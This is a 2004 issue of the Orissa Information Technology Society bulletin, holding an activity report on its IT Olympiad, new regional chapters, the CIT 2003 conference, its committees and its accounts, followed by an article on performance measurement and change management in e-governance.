No. 2, December 2004

OITS Bulletin

Journal of
Orissa Information Technology Society

OITS Bulletin

PREFACE

In one of the meetings of Orissa Information Technology Society (OITS), the executive committee decided to bring out a bulletin ,"OITS Bulletin", to be released once a year ,preferably at the time of CITs. We had invited popular and semi-technical articles from different authors and released the first Bulletin as an humble beginning during December 2003. It was further decided by the committee to publish the Bulletin during June and December of each year. We could not publish the June issue of the Bulletin due to lack of sufficient articles. We hope more participation from OITS members in future.

Jyotiranjan Sahu	Satish Pradhan	Jyotiranjan Hota
Chief Editor	**Editor Executive**	**Editor**

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Activities of OITS 2003-2004

S.P. Misra

Orissa Information Technology Society (OITS)

From April 2003 to March 2004

A. Orissa Information Technology Olympiad: (Held on 7th September, 2003)

Orissa Information Technology Society (OITS) conducted the annual quiz test at senior (MCA, BE, B.Sc.(Eng) and B.Sc.(hons)) and junior (upto class XII) levels with separate questions, on 7th September, 2003. The test, to be held on the last sunday of august or the first sunday of september, was originally scheduled to be on 31st august, but was shifted by a week as ganesh puja was there on that day. We contacted Berhampur, Puri, Sambalpur/Burla, Rourkela, Sarang, Cuttack, Raygada, Balasore, Damanjodi, Paradeep, Angul and Bhubaneswar. About 1200 students registered for the same, and around eleven hundred students appeared. This year there was a very positive response from Rourkela, Sambalpur/Burla, Raygada and Balasore and some other places as additional venues. Prof Sudarshan Padhy, Coordinator, IT Olympiad mainly organised this activity, and he was ably assisted by many volunteers including M.Tech. (Comp Sc) students (they were not eligible to contest) and young faculty members. The results at senior and junior levels are as below.

The first three rank holders in the senior level were:

1. Puspita Ray, IMCA 9th Semester (Utkal Un)

2. Parthasarathi Dash, Un. College of Eng, BE (cs) 7th Semester (burla)

3. Geeta Mohanty, MCA 2nd Semester (KIIT, bbs)

The first three rank holders in the junior level were:

1. Bagdevi Panda: Class XII, DAV Public School, CDA, Cuttack

2. Siladitya Mohapatra: Class X, St. Paul School, Rourkela

3. Amulya Ratna Dash: Class X, Blessed Sacrament High School, Puri

Names of the other rank holders may be seen in the appropriate website.

B. Orissa IT Olympiad Prize Distribution held on 18th january, 2004

The IT olympiad prize distribution function was held on 18th January, 2004 at 2.30 pm. The Chief Guest was Bikramjit Maitra, Head, Infosys Centre at Bhubaneswar, and the guest of honour was Gautam Parija, administrative head, Infosys Centre, Bhubaneswar. Arun Samantaray, Administrator, Utkal University, presided over the function. All the prize winners, along with their teachers were invited to the function. Also, the parents of the prize winners at junior level were separetely invited. There were altogether about 70 to 80 participants.

The president of oits, S P Misra, welcomed the participants. Next Sudarshan Padhy, Coordinator, IT olympiad program, spoke about the conduct of the olympiad examination, and referred to the fact that on this occasion there were about nineteen centres in which the students appeared, spread all over Orissa.

Prizes were distributed by the Chief Guest, Bikramjit Maitra. In the senior category, the first, second and third rank examinees were given cash prizes of Rs.3,000/-, Rs.2,000/- and Rs.1,000/- respectively, and consolation prizes of Rs.500/- each for the remaining eight examinees above, along with certificates. In the junior category, also the first, second and third rank examinees were given cash prizes of Rs.3,000/-, Rs.2,000/- and Rs.1,000/- respectively, and consolation prizes of Rs.500/- each for the remaining nine examinees, along with certificates. Most of the prize winners took these prizes, and for those who were absent, the amounts along with the certificates were sent by courier.

The Chief Guest addressed the gathering emphasizing the relevance of IT in all phases of our Society. He also mentioned that Infosys has always wanted to increase the number of selected candidates from Orissa, if they satisfy minimal norms needed for it. He mentioned that parallel to Olympiad tests, the selection process in Infosys takes into account not only the background knowledge of the candidates, but also their ability to think and adapt themselves to learn new techniques in computer science. Gautam Parija also emphasized that for selection in Infosys the ability of candidates as such shall always be as important as the knowledge they have already acquired.

Arun K Samantarai, Administrator, Utkal University also focussed on the role of IT in Society. He particularly emphasized the need for closer collaboration with industry to make such programs a success. While all lauded this activity of oits, Sri Samantarai emphasized that assistance could be sought from Industry for such programs.

S P Misra emphasized on two aspects for an extension of the Olympiad activity. (i) He mentioned that there is an attempt to coordinate this activity with a similar activity at all India level, so that they can avail of international competetion, and that (ii) from next year we may have a short training program of the best students appearing in the olympiad. On behalf of Infosys Mr. Maitra assured that help for this can be available from them.

There was then a tea break, after which like last year an interactive session was conducted in the presence of Bikramjit Maitra and Gautam Parija. Here students asked many questions, which were mainly answered by the visitors, along with open house discussions participated by many experts and students.

The meeting ended with a vote of thanks by Ajit Nayak, treasurer, oits as the secretary was absent.

C. Opening of SAMBALPUR CHAPTER inaugurated on 29.11.2003

In october 2003, about eleven oits members from sambalpur area wanted that we may open the sambalpur chapter of oits. The president then located the earlier members around sambalpur area, and also asked some members outside orissa whether they would like to join this chapter. The executive committee which met on 16.11.2003 then approved that we may open this chapter as per article 6 of the bylaws, and convenor for this chapter, B Patel of G M College, sambalpur was intimated accordingly.

The chapter was formally inaugurated by Prof M C Dash, vice-chancellor, sambalpur university, in a function at G M College premises on 29.11.2003. Prof Arun Pujari, of hyderabad university, was the chief speaker. He gave an illuminating semi-technical talk on artificial

intelligence. The Secretary, Dr B Patel talked about the interesting programs that were there during cit2003, and also about the future programs of the sambalpur chapter. Principal G M College was the guest of honour, and S P Misra, president, oits, presided over the function. Prof Pujari had also given a technical talk before the inauguration meeting.

The chapter began with a seed money of Rs.10,800+Rs.8,000, with the first being from the registration fees of fourteen members, and, the second being a donation by S P Misra, as he had a speial attachment to sambalpur as his father, Prof Narayan Misra was the first principal of GM College, which was the beginning of higher education in that area. The name of the account of sambalpur chapter is oits-sbp.

The Secretary has subsequently intimated that the following are the office bearers of the chapter:

1. President: Prof S K Sanyal, Principal, UCE Burla
2. Vice-President: Prof C R Tripathy, UCE Burla
3. Secretary: Dr. B Patel, G M College, Sambalpur
4. Treasurer: Dr. A P Dash, G M College, Sambalpur

D. WORKSHOP ON PARALLEL COMPUTING AND BIOINFORMATICS

Organised by sambalpur chapter

22nd and 23rd March, 2004

Here 141 delegates had registered for the workshop. Out of them, there were 10 life members of OIT-sbp, 13 faculties from nearby colleges, rest being students from different branches like MCA, Engnieering. Msc comp. sc., Physics, Mathematics, Botany and Life Sciences.

Professor Sudarsan Padhy, Utkal University, Vanivihar delivered talks on parallel computing in three different sessions.

On 22.03.04, in the first session he illustrated the same through different examples like weather forecasting, image processing etc. emphasizing the importance of Parallel Alogorithms over serial Algorithms, and, taking different examples developed the problems on Parallel Algorithm. In the second Session some more developements in the problems of parallel alogorithms with multiprogramming and multi processing systems were considered.

The uniqueness in the workshop was practical demonstrations as needed. Ajit kumar Nayak, Silicon Institute of Technology, Bhubaneswar, demonstrated in two different sessions about clustering of different work stations through Linux with the syntax to write programs using MPI. The programmes were demonstrated to the students. This approach creates a lot of interest among the students for the problems of parallel algorithms.

There were Two Tea Breaks and One lunch break for all the delegates.

On 23.03.04 Professor Padhy developed the problems of parallel algorithms and proved the results.

Ajit Kumar Nayak demonstrated more programs of parallel algorithms to the delegates.

In the after noon session Prof Padhy delivered a talk on Bio-Informatics which was followed by another talk from Prof A.P.Dash, G.M.College. There were two Tea Breaks and one lunch for all the delegates.

A feed back Form were circulated to all deligates and their views were collected, which was enthusiastic and positive.

The main feature of this workshop was its multidisciplinary nature with the delegates also belonging to diverse disciplines.

E. Opening of ROURKELA CHAPTER

In late december, 2003, a letter was received from Prof Sourya Patnaik, director, rourkela institute of management studies (rims) with a list of ten new members from rims along with a request to open a chapter of oits at rourkela. The Institute was rated as among the top 40 B-schools, and had MCA programs along with business school programs. We already had quite a few oits members in nit rourkela, and it was thought that such chapter shall be serving the aims and objectives of oits for the spread of IT in orissa.

S Patnaik and sreekumar both of rims acted as convenors of the chapter. They further requested that they already had a program for faculty improvement scheduled for 8th January, 2004, and it would be nice to inaugurate the rourkela chapter of oits then with the faculty improvement program being the first function under its auspices. However, as per rules oits executive committee needs to approve the opening of a chapter for which time was not available. Since opening of this chapter was totally parallel to the opening of the sambalpur chapter, the president rang up some executive committee members, and with their approval intimated Prof Patnaik that we may do so.

The chapter was inaugurated on 8th january, 2004 by again, Prof M C Dash, vice-chancellor, sambalpur university. The function was attended by the president, oits, who welcomed the delegates, by Prof S Padhy, who spoke about IT and oits, Prof G Panda, who elaborated on many aspects of IT to emphasize that IT is so interdisciplinary that it could hardly be regarded as an independent subject. Prof Sourya Patnaik presided over the function and intimated that they had requested Prof Panda of NIT Rourkela to be the president of the chapter and he had kindly agreed.

One thing about Prof Panda's talk particularly impressed me. He said that he can train computer students to be self-reliant and through software development, through this training, earn their own livelihood at a comfortable level. I do hope that through his leadership, this will come to happen, in which case rourkela chapter will lead oits and all IT lovers about a very positive action.

The afternoon programe was devoted to the workshop on financial computation where an expert from finance introduced the subject, and Prof Padhy talked about the computational modelling of the corresponding theories. It was attended by more than twenty-five participants spread from different colleges in orissa. It is very well known that economic models have become highly mathematical, and with the need for wide-scale data bases, computational finance is becoming a very important area of IT.

The executive committee of oits met on 12.1.2004 where it discusssed about the opening of the rourkela chapter, and approved the same.

Rourkela chapter started with the seed money of Rs.11,210+Rs.8,000, the first above being the money transferred from oits membership fees, and the second being a donation by S P Misra, who was Professor at (then) REC Rourkela for ten years. He also thought that the amount should be reasonable, since as per rules at least half of the above amount shall be kept as fixed deposit. By the way, this fixed deposit gives some stability to the chapters, where generally the members shall

try to make the programs self-sustaining. The name of the bank account of the chapter is OITS-Rourkela.

Rourkela chapter at present has seventeen members. The secretary as below has intimated that the following office bearers have taken charge:

1. President: G Panda, NIT Rourkela
2. Secretary: D P Acharya, RIMS
3. Treasurer: Barnali Pradhan, RIMS

Let us wish rourkela chapter all success.

F. Opening of BERHAMPUR CHAPTER

Some oits members of Berhampur University, NIST, and NIC belonging to berhampur met on 29th March and resolved that they wish to open the berhampur chapter of oits. They also elected the following members as office bearers:

President: M R Patra (BU)

Vice-President: R K Dash (NIC)

Secretary: Indraneel Mukhopadhyay (NIST)

Treasurer: S K Padhi (BU)

I received the above communication from the secretary on 30.3.2004. We discussed the matter in the executive committee on 31.3.2004, and decided that the opening of the berhampur chapter be approved, and that the same may be followed up by the new executive committee.

G. OITS BULLETIN:

OITS has started bringing out a Bulletin with semi-technical articles with the first issue (December, 2003) being inaugurated during cit2003. It was initially thought that it would an yearly bulletin, but then in the last general body it was decided that it may come out during June and December of every year. This can be viewed/ downloaded from the website. This, along with many very interesting articles, contains an article by S P Misra indicating the gradual evolution of oits.

H. CIT 2003:

The Conference, organised by Orissa Information Technology Society (OITS) and Silicon Institute of Technology de facto extended from 21st December to 25th December, 2003. On 21st, there was a Symposium on IT and Education mainly organised by the Silicon Institute where there were seven speakers from different parts of India. This was conducted by Neharika Vohra from IIM, ahmedabad.

In the afternoon the same day, there was an inauguration function for the Conference. Here N R Mohanty, Chairman, HAL, Bangalore, was the Chief Guest, Damodar Acharya, Vice-Chancellor, Biju Patnaik University of Technology, was the guest of honour, and, Vinay Deshpande, chairman, Encore Software Pvt. Ltd. Bangalore was the Chief Speaker. P K Dash welcomed all, Sudeshna Sarkar spoke about the Conference, and S P Misra gave a vote of thanks. All the three guests gave wonderful inspiring talks with a common theme being to have a sense of confidence by all of us that things are happening, will happen, and in IT or in other fields, we need not be second to any other country.

The main Conference was from 22nd December to 24th December in Swosti Plaza, Bhubaneswar. During the Conference, there were three keynote talks (by (i) S K Tripathy, UCR, USA, (ii) Y Pratt, UT, Arlington, USA, (iii) Sajal Das, UT, Arlington, USA), eight invited talks and three advanced tutorials. Around 230 delegates from 12 countries including India registered for the Conference, and 122 presented

their papers in the different technical sessions. There was also an industry session with the theme as "India sustaining leadership position in the global IT market".

On 24th afternoon, the valedictory function took place as the last function of the Conference. S P Misra, President, OITS, conducted the same. The program chairs briefly recapitulated the salient features of the Conference, and then, as in the last year, the results of the two best paper awards were given. (i) Amiya K Pujari IT award of Rs.5000/- and a certificate for the best paper among all the papers submitted and presented in the Conference went to Joydeep Ghosh of University of Texas, Austin, USA, for the paper entitled "A probabilistic approach to privacy-sensitive distributed data mining" done in collaboration with Srujana Merigu; (ii) Narayan Misra IT award of Rs.4000/- and a certificate for the best paper among all the papers submitted from Orissa and presented in the Conference went to D P Das, Silicon Inst of Tech, bbsr, for the paper entitled "Electricity distribution data mining using soft computing and modified wavelet analysis" done in collaboration with P K Dash.

On 25th December, in addition to the three advanced tutorials during the Conference, six tutorials were organised, two of six hour duration, and four of three hour duration, at Hotel Swosti Plaza. All the tutorials were approximately with sixty participants each, and were well received.

Some more information about the conference can be had from the website.

I. Organisation of CITs:

In the general body meeting of december 23rd, 2003, the following observations regarding organisation of cits were made: It was decided that CIT could be held outside orissa if we find organisers/sponsors. However, the frequency of hosting outside orissa can not exceed once in three years.

It was also noted that cit2004 had been decided by the existing steering committee to be at hyderabad and was appreciated by members as the exposure of oits members to the IT scenario in hyderabad will be helpful to take up similar activities in orissa.

Consistent with the spirit of the earlier CITs, it was recommended by the general body that (i) for academic participants in cit2004, the registration fees from inside India for academics be Rs.2000/-, (ii) oits members as such shall have a discount of 25%, and, (iii) oits members who do not have institutional or project support shall have a discount of 50%, subject to their certifying to that effect.

Steering Committee of CITs: It was also felt desirable that the constitution of the steering committee practised since december 1999 needs to be modified. It was thought desirable to have four permanent members here, and some rotating members. After some discussions, it was thought that the permanent members may be (two from USA and two from India)

1. Prasant Mohapatra
2. R N Mohapatra (Steering Chair)
3. G Panda (NIT rourkela)
4. S P Misra

It was also decided that the rotating members of the nth cit shall be the general chair(s), the program chairs and the organising chair of the (n-1)th cit along with the incumbent president of oits during the period of the conference.

Thus the general body resolution of december 1999 now stands replaced by the

above. There is an article in the bulletin regarding the progressive evolution of the CITs regarding organisation matters.

As is the procedure now, these members of the steering committee shall seek suggestions/ offers from different mebers/institutions as they may think appropriate. The steering committee list shall be intimated to all the oits members as soon as possible.

J. Executive Committee of OITS:

The following are the office bearers in the executive committee from 1st april, 2004 to 31st March, 2006 as decided in the general body on 23.12.2003:

1. President: J R Sahu
2. Vice-President: S Padhy
3. Secretary: S K Pradhan
4. Secretary (overseas): P Mohapatra
5. Joint Secretary: S K Udgata (Berhampur)
6. Joint Secretary: B K Patel (Sambalpur)
7. Treasurer: A K Nayak

In addition, the following additional members were also elected to the executive committee:

S P Misra
B Misra (bsnl)
A K Panda (ceo, elmark)
P K Behera (csa, uu)
S Torasia
S K Mohanty
A K Das (etdc)
Chitta Baral (asu)
J R Hota (KIIT, Deemed University)

The executive committee as above will operate from 1st april, 2004, till 31st March 2006.

K. OITS Accounts:

There were 48 new life members, one donor member, one institutional member, and one more life member who registered with the sambalpur chapter. The total membership of OITS now stands at abput 220. NIST, conducting cit2001 had not returned an advance of Rs.20,000/- given to them; they have now returned the same along with an additional Rs.2000/-. The balance from cit2002 amounting to about Rs.1,95,000/- was a good addition to corpus of funds of oits, of which about Rs.2000/- was spent for auditing the accounts of the same. We particularly appreciate the generous assistance of Orissa Society of Americas of an amoount of about Rs.48,600/- to oits through personal contributions. Income from IT olympiad roughly balanced the expenditure in conducting the same; however, from OITS funds we have paid about Rs.20,000/- as prize money, which we hope will focus on IT activities for the students. Also, OITS transferred a sum of about Rs.22,000/- from our corpus of funds to the corpus of funds of sambalpur and rourkela chapters for opening of the two chapters, and we hope the new executive committee will do the same for berhampur chapter.

The balance with oits at present is Rs.6,88,888.62 of which about Rs.6,36,400/- is kept in fixed deposits. This account, along with the earlier accounts may be seen in appropriate oits website.

About the author: He is basically a physicist. Five researchers working with him have won the prestigious Alexander von Humboldt fellowship. His book, "Introduction to Supersymmetry and Supergravity" was a best seller for more than five years in amazon.com and has been recommended by Prof Witten of Institute of Advanced Studies. Princeton to his researchers. Now engaged in organization of OITS.

Abstract of Accounts of Orissa Information Technology Society (OITS)
for the Financial Year 2003-2004

	Credit in Rupees:				Debit in Rupees:	
(a)	Brought Forward	410,875.12		(a)	Orissa IT Olympiad Test	34,281.00
(b)	Life Members (48)	31,100.00		(b)	Orissa IT Olympiad Prizes	20,500.00
(c)	Doner Members	5,000.00		(c)	Auditor	2,160.00
(d)	Institional Members	1,500.00		(d)	OITS Bulletin	5,480.00
(e)	Transfer from SBP chapter	40.00		(e)	CIT-03 Prizes	9,000.00
(f)	Return of advance from NIST	22,000.00		(f)	Opening of SBP Chapter	10,800.00
(g)	Return of advance from CIT-02	195,062.50		(g)	Opening of RKL Chapter	11,210.00
(h)	Orissa IT Olympiad-03	38,568.00		(h)	Contigency	1,121.00
(I)	Donation from OSA	48,635.00		(I)	Bank Charges	40.00
(j)	Contribution from IDBI agent	1,500.00				
(k)	Bank Interest	29,200.00				
	Total	**783,480.62**			**Total**	**94,592.00**

Thus Balance on 31st March 2004 is : Rs. 6,88,888.62

This Consists of :

(a) Fixed deposits of Rs.6,36,433/- with details as below

(i) Four fixed deposits of Rs.60,000/- each with deposit numbers IDBI-Suvidha 12/5/00497-00500 Dt. 21.08.2003 and 01.09.2003

(ii) One fixed deposit of Rs.3,00,000/- with deposit number IDBI-Suvidha 12/5/00563

(iii) One fixed deposit of Rs 37145/- with deposit number Syndicate Bank 5908 Dt. 23.03.2004

(iv) One fixed deposit of Rs 59288/- with deposit number Syndicate Bank 5909 Dt. 24.03.2004

(b) An effective balance in Syndicate Bank account (no. 475) Rs.42,911.62/-

This includes: (i) Rs.800/- deposited by us which is not yet credited and (ii) Cheques of Rs.11,210/-(oits-rkl,13.02.2004,ch no 172213), Rs.2,500/-(Bagdebi Panda,18.01.2004, ch no 510899), Rs.500/-(Anurag Patnaik,24.01.2004,ch no 172205) and Rs.500/- (A Agarwal,24.01.2004,ch no 172207) issued by us which have not been

(c) Cash in hand Rs.9544/-

Remarks: Besides above an amount of Rs.40,000/- was given as seed money for CIT 2003, Organised by OITS and Silicon Institute of Technology, which is yet to be returned by the organising chair and finance chair, CIT 2003.

Postscript: On 31st March, the cheque of Mr A Patnaik was encashed.

Further, on 3rd april, an amount of Rs.9000/- has been deposited, taking it from © to (b).

(S.P. Misra) ***(A. K. Nayak)***

President ***Treasurer***

The Transition from Physical Governance to e-Governance

Measurement-based change management systems: A model for e-Governance.

"Use of ICT by the Government to provide better Citizens Centric Services and Application through performance measurement based on change management in internal organisational transformation set-up that is called e-Government".

Raj Kumar Prasad

A transformation in governments is occurring worldwide through the use of ICT and acceptance of the Internet and communications technology by various governments for better Citizens Services. Yet, there are some lacunae in the government's internal system architecture for e-governance, services and its applications. What counts is how the government performs its work utilising people, business process, data and technology at reduced cost, eliminating bureaucracy and becoming more open, responsive and accountable.

A holistic approach is needed for every e-Government initiative and this must include performance measurement, the right kind of policy alignments, training, communication, knowledge management and internal organisational goal changes. Governments will provide more individualised services at less cost to its citizens at the right place and the right time.

The one question that arises is what will be the form of the future government in terms of delivery of services and its application to citizens by using Information Communication Technology? How can the government fulfil its obligations in the best possible way by using ICT for better governance or e-Governance?

Three major issues are encountered in proper e-governance initiatives by the government to provide Citizen Centric Government services. Here also, services are not well defined because of the government's internal organisational set up. This feature attempts to discover the most challenging link for better e-Government initiatives in India. Three words – ICT, Performance Management and Measurement and Change Management – used herein are directly linked with the success of e-Government that ultimately ends at e-Democracy. To have the maximum ICT output for governance we must first understand what good governance is all about.

Good governance has eight major characteristics. It is participatory, consensus-oriented, accountable, transparent, responsive, effective and efficient, equitable and inclusive and follows the rule of law. It ensures that corruption is minimised, the views of minorities are taken into account and that the voices of the most helpless in society are heard in decision-making. It is also responsive to the present and future needs of society.

Good governance requires that institutions and processes try to serve all stakeholders within a reasonable timeframe.

It is necessary to analyse two major issues that were previously not linked with e-governance, Performance Measurement and its Management and Change Management. We




Figure 2: Characteristics of good governance
Source: UN ESCAP

have considered performance management in respect of Human Resources presently with the government.

What is Performance Management and how is it linked with Change Management? How can it be measured? We also define the new definition of e-governance in respect of Performance Measurement and Change Management. In a simplistic way, Performance Management can be defined as translating plans into results – execution. It is also the process of managing strategy for best outcomes and results. Performance Management considers as manageable variable like strategy measures, organisation charts processes, reward incentive, employee competencies, culture and technologies.

Good performance measures accomplish four things:

Strategise: The strategy of organisation should be very clear from the examination of employee performance measures.

Communicate: Performance measures communicate, albeit different things to different people. They show employees at all levels of the organisation how their jobs fit into the big picture and how they can personally contribute to mission fulfilment and achievement. They convey important information to senior managers, programme managers, stakeholders and the masses.

Motivate: You need to focus on performance measures that will stimulate the necessary behaviour changes among employees. By instituting a system of measures that promotes transparency, the organisation can motivate better performance and guide programme managers in their work.

Manage: Performance measures address management challenges by illustrating the linkages between today's activities, processes, and outputs and the intermediate and end outcomes of the future. Performance measures should be relevant to the information needs of programme managers, policymakers and the people.

Why Measure performance? What do people expect to do with the measures? How are people actually using these performance measures? What is the rationale that connects the measurement of the government's performance to some higher purpose? These are the major issues today. There are eight purposes that public managers have for measuring performance.

The Purpose - **The public Managers questions that the performance measures can help answer**

Evaluate- How well is my public Agency performing

Control- How Can I ensure that my subordinate are doing the right things?

Budget- On what programs, people,or projects should my agency spend the public money?

Motivate-How can motive staff, middle managers, ngo, stakeholders and Citizens to do the thing necessary to improve performance?

Promote-How can convince political superiors, legislators, stakeholders, journalists and citizens that agency is doing good job?

Celebrate- what accomplishments are worthy of the important organizational ritual of celebrating success?
Learn-Why is what working or not working?
Improve- what exactly should who do differently to improve performance?

Prof Robert D. Behn defined the abovementioned measures in his paper on Public Administrative Review Journal edition September/October 2003 Vol. 63 No.5. Prof Behn is a Lecturer at Harvard University's JF Kennedy School of Government and also a faculty chair of its executive programme, Driving Government Performance.

We are convinced about Prof Behn's idea and his paper that we should measure performance and make every person accountable for delivery of work in a given timeframe in the Digital Age and for better or good governance. Prof Behn mentions that performance measures could be used for multiple purposes. Moreover, different people have different purposes.

But we think the ultimate goal of performance measurement must relate to the work environment and the work culture in every segment – a government agency, NGO, stakeholders, citizens or corporates. All of them must be accountable for their role and work and this can be only happen if we make a performance measurement index in every segment and link it with Change Management.

This issue of Change Management, quite rapid at times, is a fundamental challenge to be addressed by the practise of e-Governance. This would involve:


- Delivery of public services like utilities, rural and urban development schemes through EDI, Internet and other IT-based technologies that would necessitate procedural and legal changes in the decision and delivery-making processes as well as institutions;
- Fundamental changes in government's decision management;
- Changes in decision-making procedures in terms of decision-making levels and delegation of authority;
- Mandatory changes in legal provisions to give effect to the technology objectives;

Accordingly the issues to be addressed relate to:

- Mandatory organisational and institutional changes affecting both people and methods at all interfaces of the Delivery Chain.
- The need for acceptance of Changed Processes to be properly understood, internalised, adopted and improved to enable full advantages of the technology being adopted.
- De-layering of the decision-making levels leading to re-engineering and appropriate sizing of the decision-making machinery.
- Training and acclimatisation of personnel at all levels, more so at the lower rung of government management organisations.
- ***Prime Minister/Chief Minister/Local Representative Political Will Power***

Loss of vested interests and assumed power as well as authority, both amongst the legislature and the executive.

We tried to conceptualise this with a diagram. In the democratic world, citizens elect a person who is later termed the people's representative or an MLA or MP. All previous research did not include the people's representative because in a democratic set-up



the people's representatives rule the country through the Legislative Assembly or Lok Sabha (Parliament) and through the making of people or business-friendly laws and citizen-related schemes. For the first time, we tried to link these people because political motivation is imperative for the e-governance drive in India or anywhere else in the world. All people are directly connected with their representative as well as administration for day-to-day government services or work. In this diagram, both the political level and administrative level are linked with citizens.

In the abovementioned concept, keeping in mind the reality of a democratic country and Performance Management and Change Management, we tried to bring in a new definition for e-Government,

that is "Use of ICT by the Government to provide better Citizens Centric Services and Application through performance measurement based on change management in internal organisational transformation set-up that is called e-Government".

In other words, e-Governance should be linked with the empowerment of every stakeholder along with the economic development of the country.

There are other major issues too. An analysis of the determinants of successful e-Government programmes shows that the key factors are the countries' political will, the strength of their human capital, their telecommunications infrastructure and the presence of administrative priorities.


The United Nations Report develops and presents a synthetic 'e-Government index' that reflects and incorporates the countries' official online presence, evaluates their telecommunications infrastructure and assesses their human development capacity. In essence, the index reflects the 'requisite conditions' that constitute an enabling environment for e-Government.

Multidimensional approach should be applied for this kind of initiative that leads to reforms issues. e-Government is considered a global change programme towards a custom-oriented governmental organisation. A transition of this importance needs clear vision and leadership. A recent study on benchmarking on e-Government projects done by CGE&Y has shown that different kind of e-Government projects in the EU have been translated into models with important enablers for the further development of e-Government.

These enablers are clustered into the following categories:

- Leadership
- Organisation
- Culture
- Technology

A successful e-Government strategy should contain all elements of the model in a balanced way.



Enablers for Further e-Government Development

What kind of citizen's services are needed must first be analysed by the government so that, according to requirements, the government provides services at minimum cost with no hassle through proper use of ICT. This is the first step of e-Governance. Government should start performance-based change management in the internal system for better efficiency and reliability to provide much-needed e-Government services in a manner that is accountable. Goals should be defined first and priorities should be taken in account.

Basic citizens services are considered first before any e-Governance initiative and these can be centralised with the department and available online for citizens and business people.

Citizens	Businesses
Income Taxes	Social Contribution for Employees
Job Search	Corporate Tax
Social Security Benefits	VAT
Personal Documents	Registration of a New Company
Car Registration	Submission of Data to the Statistical Office
Application for Building Permission	Custom Declaration
Declaration to Police	Environment-related Permits
Public Libraries	Public Procurement
Birth and Marriage Certificates	
Enrolment in Higher Education	
Announcement of Moving	Health-related Services

Sources: CAP GEMINI Ernst & Young's Online availability of public services, Oct 2001–Oct 2002

